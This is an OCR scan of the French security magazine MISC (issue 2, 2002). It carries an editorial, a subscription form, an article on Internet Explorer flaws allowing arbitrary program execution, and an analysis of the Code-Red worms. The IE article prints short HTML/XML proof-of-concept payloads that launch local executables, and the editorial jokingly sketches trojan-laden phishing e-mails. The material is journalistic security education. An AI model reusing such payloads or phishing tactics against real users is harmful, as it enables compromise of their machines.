MISC

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

7,45 €
BEL 8,50 €
Avril/Mai/Juin 2002
N° 2

Mac
Unix
Windows

Le magazine de la sécurité informatique

Dossier :

Windows et la sécurité

Cassage et durcissement des mots de passe

Les partages Windows au quotidien

Sécurisation de Windows 2000

Programmation

Petits débordements de tampon dans la pile

Exploitation distante et automatique d'un bogue de format

Champ libre

Exécution de commandes arbitraires sans Active scripting ou ActiveX

Le transfert inconscient

Le ver Code-Red

La loi Godfrain à l'épreuve du temps

Réseaux

Architecture d'un réseau sécurisé : notions de base


Protection de l'infrastructure réseau en environnement IP

Système

Comment sécuriser Solaris 2.6

Sciences

Cryptanalyse des chiffrements à clef secrète par blocs


HORS-SÉRIE 9
Décembre/ Janvier 2002
GNU/LINUX
& HURD
MAGAZINE
FRANCE
France Métro 39 F/5,95 € - BEL 260 FB/6,45 €
39 F - 5,95 €
Installer son serveur web à la maison
Ouvrir le serveur HTTP
Utiliser PHP et MySQL pour vos pages
HORS-SÉRIE 10
Février/Mars 2002
GNU/LINUX
& HURD
MAGAZINE
FRANCE
France Métro 39 F - BEL 6,45 €
5,95 €
Complétez l'installation de votre serveur Internet
Installez un serveur de mails
Gérez une liste de diffusion
Le service FTP : installation, gestion et protection
Découvrez les alternatives logicielles
Ajoutez un serveur DNS (Bind)
Organisez vos journaux système
Toutes les informations pour installer votre serveur à la maison
En kiosque actuellement

Edito

Misc
est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
service commercial : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédaction
Rédacteur en chef : Denis Bodor
Rédacteur en chef adjoint : Frédéric Raynal
Secrétaires de rédaction : Véronique Wilhelm
Conception graphique : Pascale Bauer
Impression : Didier Québécor - Strasbourg
Responsable publicité :
Jessie Quirin
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2e Trimestre 2001
N° ISSN : en cours
Commission Paritaire : en cours
Périodicité : Trimestriel
Prix de vente : 7,45 €

La sécurité commence par l'éducation de tous

Suite à la parution de MISC 1, nous avons reçu de nombreux messages de félicitations : continuez à nous en envoyer ! Ben oui quoi, c'est toujours agréable à lire. Bref, merci de votre soutien et j'espère que nous poursuivrons encore longtemps.

Par ailleurs, certains lecteurs m'ont fait part de leur envie de participer à la rédaction du magazine. Si c'est votre cas, vous pouvez me contacter et me proposer un sujet d'article accompagné, si possible, d'un résumé ou des grandes lignes du développement. Cependant, comprenez bien qu'au moment où vous lisez ces quelques lignes, le plan de MISC 3 est déjà fixé ; vos contributions ne pourront donc pas être publiées avant MISC 4.

Les auteurs ont encore une fois produit un travail d'une grande qualité tout en supportant mes commentaires pas toujours diplomates. Merci à eux pour leur patience et leur prose.

Un aspect essentiel de la sécurité est rarement pris en considération, celui de la formation des utilisateurs. En effet, La sécurité des postes clients ne passe pas uniquement par l'amélioration des outils utilisés, tel Internet Explorer tristement rebaptisé Internet Exploder. Le problème de fond provient également du manque d'éducation des utilisateurs. Combien d'entre eux "cliquent" à tout va ?

Envoyez un e-mail avec une pièce jointe (comprendre un cheval de Troie - Trojan - développé par vos soins et contre lequel le dernier anti-virus à la mode n'est pas préparé) et faites-vous passer pour le responsable système : vous pouvez être sûr que quelqu'un cliquera et vous donnera ainsi un accès. Un autre exemple ? L'envoi d'une carte de vœux virtuelle, en mon nom, pour fêter un bon anniversaire à Arnaud ou à Daniel (les gars, si vous en avez reçu une, ce n'est pas moi oui, je sais, j'abuse ici ouvertement, mais non moins honteusement, de ma position de rédacteur en chef ;-) Bien sûr, cette carte de vœux conduit le «cliqueur» sur un site qui exploitera les dernières vulnérabilités à la mode.

Solution (vécue) à ces problèmes d'éducation : l'open space. Imaginez qu'un comique envoie à l'un des ses amis travaillant en open space une vidéo porno qui se déclenche automatiquement. L'expérience démontre que :

1. Le cobaye se précipite sur le bouton on/off de sa machine pour l'éteindre ;

2. Le cobaye n'ouvre plus les pièces jointes et ne clique donc plus à tout va.

Si l'objectif est atteint, la méthode n'est toutefois pas satisfaisante. Des notions simples ou des démonstrations pertinentes sont souvent bien plus efficaces.

Je vous laisse donc découvrir le sommaire et vous souhaite bonne lecture :

Frédéric Raynal
pappy@miscmag.com

Abonnez-vous

Payez par prélèvement automatique

L'abonnement à Misc 4 N°s 23 €

Oui — Je m'abonne à Misc

A renvoyer avec votre règlement à Diamond Editions - B.P.121 - 67603 Sélestat Cedex

misc

A retourner à Diamond Éditions

FRANCE Métropolitaine

☐ 4 N°s pour seulement 23 €

ETRANGER & DOM-TOM

☐ 4 N°s pour seulement 30 €

❒ Paiement C.B.

N° Carte _____/_____/_____/_____

Date d'expiration ___/___

Signature :

NOM .....

PRÉNOM .....

ADRESSE .....

CODE POSTAL .....

VILLE .....

❒ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

❒ Je choisis le prélèvement automatique (en France métropolitaine uniquement) : Misc = 2 prélèvements de 11,50 €

Remplir le TIP ci-dessous

* La date du premier prélèvement marque le début de votre abonnement

En choisissant de régler votre abonnement par prélèvement automatique sans frais, vous ne vous engagez pas sur une durée. Vous êtes libre, à tout moment de suspendre votre abonnement ou même de l'arrêter tout simplement. Il vous suffit d'en faire la demande par simple lettre adressée au service Abonnements.

AUTORISATION DE PRÉLÈVEMENT

A retourner à Diamond Éditions

J'autorise l'établissement teneur de mon compte à prélever sur ce dernier le montant des prélèvements ordonnés par Diamond Éditions. En cas de litige, je pourrai suspendre un prélèvement sur simple demande à l'établissement teneur de mon compte. Je règlerai, dans ce cas,le différend directement avec Diamond Éditions.

TITULAIRE DU COMPTE

Nom .....

Prénom .....

Adresse .....

Code postal ..... **Ville** .....

Date ..... **Signature :** obligatoire

COMPTE A DÉBITER

Établissements | Guichet | N° de compte | Clé

Banque/Agence .....

Adresse .....

Code postal ..... **Ville** .....

AUTORISATION DE PRÉLÈVEMENT

A retourner à votre banque

J'autorise l'établissement teneur de mon compte à prélever sur ce dernier le montant des prélèvements ordonnés par Diamond Éditions. En cas de litige, je pourrai suspendre un prélèvement sur simple demande à l'établissement teneur de mon compte. Je règlerai, dans ce cas, le différend directement avec Diamond Éditions.

TITULAIRE DU COMPTE

Nom .....

Prénom .....

Adresse .....

Code postal ..... **Ville** .....

Date ..... **Signature :** obligatoire

COMPTE A DÉBITER

Établissements | Guichet | N° de compte | Clé

Banque/Agence .....

Adresse .....

Code postal ..... **Ville** .....

Organisme créancier : Caisse d'Épargne Colmar République N° national d'émeteur 450971

En application de l'article 27 de la Loi informatique et libertés du 06/01/78 je dispose d'un droit d'accès et de modification des données me concernant.

Sommaire

Exécution de commandes arbitraires sans Active scripting ou ActiveX

Le 27 février 2002, la société GreyMagic Sofware annonce une vulnérabilité majeure affectant Microsoft Internet Explorer, Microsoft Outlook et Microsoft Outlook Express.

Historique

Avant tout, rappelons brièvement l'utilité de l'Active scripting dont il sera souvent question dans cet article. L'Active scripting est l'interface de Microsoft apportant les fonctionnalités de script côté client à Microsoft Internet Explorer. Il supporte nativement les moteurs de langages VBScript et JavaScript.

La vulnérabilité dont il est question est la dernière en date d'une longue série du même genre. L'histoire commence le 24 juin 2000 avec la découverte par *http-equiv* d'une faille de Microsoft Internet Explorer (MSIE) permettant l'écriture forcée d'un fichier sur la machine d'un internaute. Suite à cette découverte, une discussion sur la liste de diffusion Bugtraq est entamée et *Dildog* via un message de *Weld Pond* explique comment il est possible d'exécuter des programmes arbitraires sur la machine d'un internaute. Pour cela, l'élément OBJECT est utilisé afin d'insérer un contrôle ActiveX dans une page HTML avec les attributs suivants :

```
<OBJECT
    CLASSID="clsid:11111111-1111-1111-1111-
    111111111111"
     CODEBASE="c:/windows/notepad.exe">
</OBJECT>
```

L'attribut *CLASSID* doit être simplement différent de *00000000-0000-0000-0000-000000000000*. Avec les sécurités actuelles de MSIE imposant des restrictions d'usage des contrôles ActiveX, cette vulnérabilité n'est plus exploitable sous cette forme et génère le message d'erreur de la figure 1.




fig.1


A la suite de cette découverte, plusieurs autres vulnérabilités de MSIE exploiteront cette faille. Puis arrive, avec le 10 janvier 2002, la découverte par *The Pull* d'une nouvelle faille de MSIE. Celle-ci, via l'objet PopUp, permet de nouveau l'exécution de programmes arbitraires. En fait, il s'avère que cette vulnérabilité provient de l'insertion dynamique de code HTML via la fonction innerHTML. Ainsi, l'exploitation de celle-ci est :

```
<script>
      var x = window.open();
      x.document.body.innerHTML = '<OBJECT
NAME="X" CLASSID="CLSID:11111111-1111-1111-
1111-111111111111"
CODEBASE="c:/windows/calc.exe">';
</script>
```

Jusqu'à maintenant, la solution à ces vulnérabilités (outre les mises à jour des différents produits) consiste à désactiver l'Active scripting :

La nouvelle faille découle directement de ces précédentes trouvailles.

fig.2



Où se trouve le problème ?

Le «plus» apporté par cette vulnérabilité est l'injection de

code HTML sans utiliser l'Active scripting. C'est une ancienne fonctionnalité issue d'Internet Explorer 4.0 qui rend cela possible : le *Data Binding*. Elle rend indépendante la présentation des données d'une application de leur type. Ces données sources (*Data Source Object* ou DSO) peuvent être de plusieurs types (HTML, XML, ...) et sont interprétées par des éléments de la page HTML (éléments SPAN, DIV, ...) appelés *Data consumers*. Ainsi, le *Data Binding* lie les DSO avec les *Data Consumers*.
L'exploitation de cette faille se fait par l'utilisation de XML comme DSO et de l'élément SPAN pour le *Data Consumer*. Lorsque l'attribut DATAFORMATAS de SPAN a la valeur HTML, le *Data Binding* utilise en interne la fonction innerHTML afin d'effectuer la liaison. Le DSO contenant l'objet malicieux se voit alors lié par le *Data Binding*, grâce à la fonction innerHTML, et cela sans aucun recourt à Active Scripting. Une des exploitations de cette vulnérabilité est donc :

```
<SPAN datasrc="#oExec" datafld="exploit"
dataformatas="html"></SPAN>
<XML id="oExec">
    <security>
        <exploit>
            <![CDATA[
            <OBJECT ID="oFile"
CLASSID="clsid:11111111-1111-1111-1111-
111111111111»
CODEBASE="c:/windows/calc.exe"></OBJECT>
            ]]>
        </exploit>
    </security>
<XML>
```

La solution

Actuellement, seule une solution existe. Elle consiste à modifier une clé de la base de registre de Windows via regedit.exe :

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\Curr
entVersion\Internet Settings\Zones\0]
```

Changer la valeur de «1004» (DWORD) à 0x3.

Il est recommandé de sauvegarder la base de registre avant tout changement même si l'attaque a déjà eu lieu sur la machine client. Après cette modification, il est nécessaire de «rebooter» et de relancer le script décrit ci-dessus afin de vérifier que la modification a bien été prise en compte. Néanmoins, cette modification de la base de registre provoque souvent l'ouverture d'une boite de dialogue de type «Alerte de sécurité» qui devra être fermée afin de pouvoir poursuivre la navigation.

Christophe Bailleux - cb@t-online.fr
Eric Detoisien - ede@global-secure.fr

Le ver Code-Red

Le ver Code-Red a frappé durant l'été 2001 en exploitant une des vulnérabilités du serveur Web IIS de Microsoft. Cette attaque largement médiatisée a permis de prendre conscience qu'en sécurité informatique l'absence de veille technologique est immédiatement sanctionnée par de graves préjudices. Code-Red est le premier ver dont le processus infectieux a pu être étudié et modélisé. Cet article, fondé sur plusieurs sources citées en référence et une étude du code source, présente de façon détaillée le ver Code-Red et ses variantes.

Trois vers appartiennent à la famille Code-Red : CRv1, CRv2, CRII. Les deux premiers sont apparus en juillet 2001 et sont deux variantes d'un même ver. Le troisième a frappé en août 2001 et constitue un ver complètement différent mais est toutefois rattaché à la même famille. Ces vers sont de type *W32* (exécutable Windows 32 bits) et exploitent tous une des nombreuses vulnérabilités du serveur Web IIS de Microsoft, lorsqu'il est installé avec le paramétrage par défaut, sous Windows NT 4.0, Windows 2000 ou Windows XP.

Le pouvoir infectieux de CRv2, considérablement plus important que celui de CRv1, provient d'un simple variantement dans la génération aléatoire des adresses IP à infecter. Une étude de sa prolifération a été analysée en détail par D. Moore [1] et a permis non seulement, pour la première fois, de véritablement mesurer et modéliser l'action planétaire d'un ver mais également de fournir des renseignements précieux sur la véritable nature d'Internet. L'attaque de Code-Red, largement médiatisée, a mis en lumière l'impérieuse nécessité de respecter certaines règles, incontournables, en matière de sécurité informatique.

L'origine des vers Code-Red est imprécise malgré tout ce qui a pu être dit ou écrit : l'origine chinoise n'est absolument pas confirmée. Le climat politique international de l'été 2001 entre la Chine et les Etats-Unis (affaire de l'avion espion) n'était pas à la sérénité. Les mécanismes du ver CRII, plus agressifs vis-à-vis des ordinateurs utilisant le langage chinois semblent infirmer une telle origine. Peu importe. Quelle qu'ait été l'origine de ces vers, presque tous les pays ont été touchés et les dégâts ont été estimés à près de 2,6 milliards de dollars [2]. Près de 16 % des serveurs IIS dans le monde ont été contaminés et certaines sociétés américaines, très sévèrement touchées.

La vulnérabilité IIS .IDA

Cette vulnérabilité a été découverte par Riley Hassel de la société eEye Digital Security et publiée le 18 juin 2001 [4]. Essentiellement, il s'agit d'un débordement de buffer dans l'interpréteur de fichiers *.IDA (utilisés pour le service d'indexation). Elle a été présentée dans le numéro précédent par Patrick Chambet [3] et décrite en détail dans [4].
Pour résumer, cette vulnérabilité permet un accès système privilégié sur des serveurs IIS, paramétrés par défaut sous Windows NT4/2000/XP. L'attaquant peut alors prendre le contrôle total du système (installation et exécution de binaires, action sur le système de fichiers,...).

L'application ISAPI (Indexing Service API) peut être attaquée par débordement de buffer qui provoque l'écrasement du contenu du registre d'instruction EIP (Extended Instruction Pointer) permettant alors d'exécuter du code placé dans la pile. Un exemple détaillé est présenté dans [4].

Le ver Code-Red 1 (CRv1)

Cette première version (désassemblée et analysée par R. Permeh et M. Maiffret [5]) a commencé sa dissémination le 12 juillet 2001. Sa charge finale était de réaliser une attaque par déni de service contre le site de la Maison Blanche (www.whitehouse.gov). Quand le système infecté tournait sous Windows NT/2000, langue anglaise, une page Web affichait «Hacked by Chinese» pendant 10 heures avant de disparaître (d'où le nom de Code-Red d'ailleurs) :

Une fois un serveur infecté, le ver infecte 99 autres sites. A cette fin, il construit une liste d'adresses IP à l'aide d'un générateur aléatoire à graine fixe. Chaque copie du ver utilise ainsi

la même liste et, au final, seuls les serveurs dont l'adresse figure sur cette liste invariable seront infectés, de multiples fois. Il en résulte logiquement une attaque par déni de service due à un afflux massif de données échangées par les serveurs de la liste d'adresses IP. L'effet produit est une sorte d'»effet Larsen informatique».

Le ver contrôle la date et après le 19 du mois cesse l'infection pour procéder à l'attaque par déni de service ciblée sur la Maison Blanche. Elle consiste à envoyer 100 Ko de données par le port TCP/IP 80 ce qui au total représentait 410 Mo de données toutes les quatre heures et demie par copie du ver.

Le ver passe en mode sommeil dès le 21 du mois pour se réactiver le 1er du mois suivant.

CRv1 a causé peu de dégâts. La nature statique de la graine utilisée dans la génération aléatoire des adresses IP à infecter en est la principale raison. L'attaque finale de la Maison Blanche a été inopérante, la procédure concernée comportant une erreur de conception et la Maison Blanche ayant changée son adresse IP dès la menace identifiée. CRv1 était de type résident en mémoire (TSR ou Terminate and Stay Resident). Un simple redémarrage de la machine assurait la désinfection mais la réinfection restait possible, toujours en raison du caractère invariable de la liste d'adresses IP, par une machine non encore patchée de la liste.

Le ver Code-Red 2 (CRv2)

Cette variante apparut le 19 juillet 2001. Le ver est pratiquement du même type à la différence notable près que la graine utilisée pour générer aléatoirement les adresses IP n'est plus fixe mais aléatoire elle-même. Cela implique que chaque nouvelle copie du ver génère une liste différente de machines à infecter, accroissant ainsi exponentiellement le pouvoir infectieux du ver. Au total, plus d'un million de serveurs Web IIS sur les 5.9 millions de serveurs de ce type dans le monde ont été infectés par CRv2.

De plus, d'autres périphériques sont affectés par le ver : modems ADSL, switches, routeurs, imprimantes, ... La plupart du temps, la tentative d'infection ou d'attaque par le ver pour ces périphériques s'est traduit par un plantage ou un redémarrage.

Une étude inédite de David Moore [1], au plus fort de l'épidémie, a permis pour la première fois de modéliser une attaque de ver informatique. Elle a porté sur 24 heures, à partir du 19 juillet, minuit. Les données considérées — en-têtes des paquets IP envoyés vers trois réseaux de l'université de San Diego, en Californie et du Lawrence Berkeley Lab — portent sur plus de 359 000 serveurs infectés. Au plus fort de la dissémination, plus de 2000 serveurs ont été vérolés chaque minute.

Parmi les différentes modélisations obtenues, il en est une, particulièrement significative, qui décrit le nombre de serveurs touchés en fonction du temps.




fig. 1 **Nombres de serveurs infectés en fonction du temps.**

La courbe de la figure 1 montre clairement que la dissémination du ver suit une loi exponentielle entre 11:00 et 16:30. Ceci illustre parfaitement ce que nous pourrions qualifier de période «effet papillon informatique» : toute nouvelle infection de serveurs a un effet global énorme. Stuart Staniford [7] a établi l'équation précise décrivant la dissémination de CRv2. La proportion de machines vulnérables compromises est donnée par :

```
a = exp(K * (t - T))/(1 + exp(K * (t - T))
```

où T est une constante d'intégration décrivant l'origine temporelle de l'infection, t le temps en heures et K le taux initial d'infection (taux d'infection heure de serveurs par un serveur donné, estimé à 1.8). En d'autres termes, l'équation prouve que très rapidement la proportion de serveurs vulnérables infectés tend vers 1 (tous sont finalement infectés).

La figure 2 décrit le nombre d'infections par minute tandis que la figure 3 montre l'évolution en fonction du temps du nombre de serveurs arrêtés, lorsque l'infection a été détectée, pour l'application du correctif de vulnérabilité et le redémarrage. Cette dernière courbe permet de constater que la réaction face à la propagation du ver a été rapide. Les différents réseaux d'alerte ont ainsi encore démontré leur extrême importance. Mais cette courbe permet de mieux comprendre également les dégâts économiques, conséquences du ver (coût de la désinfection et perte de productivité).




fig.2 Nombres de serveurs infectés par minute




fig.3 Nombres de serveurs arrêtés en fonction du temps

Une image plus précise d'Internet

L'étude menée par D. Moore a permis de se faire une idée plus précise du réseau Internet. La table 1 donne les dix pays les plus touchés par le ver CRv2.

Pays	% de machines touchées
USA	43,91
Corée	10,57
Chine	5,05
Taiwan	4,21
Canada	3,47
Royaume-Uni	3,32
Allemagne	3,28
Australie	2,39
Japon	2,31
Pays-Bas	2,16

Tab. 1 - CRv2 : les 10 pays les plus touchés

Déduisons de ce tableau que les pays peu ou pas du tout affectés par le ver sont ceux dans lesquels soit le choix du logiciel libre est prépondérant soit la forte et fréquente présence de vulnérabilités dans les produits Microsoft est sérieusement prise en compte (veille technologique, application de correctifs, paramétrage adapté, ...).

Le tableau 2 fournit les 10 noms de domaines les plus touchés parmi les 359 000 serveurs qui ont servi de base à cette étude. A noter que celle-ci a montré que 0.04 % des serveurs affectés relevaient du domaine MIL et 0.05 % du domaine GOV. Pour avoir un élément de comparaison, la part des serveurs Web IIS dans les domaines NET, COM et EDU était respectivement de 25,95 %, 28,72 % et 32,85 % (chiffres donnés par Netcraft [9]).

Domaines	% de machines touchées
Inconnu	47,22
net	18,79
com	14,41
edu	2,37
tw	1,99
jp	1,33
ca	1,11
it	0.86
fr	0.75
nl	0.73

Tab. 2 - CRv2 : les 10 domaines les plus touchés

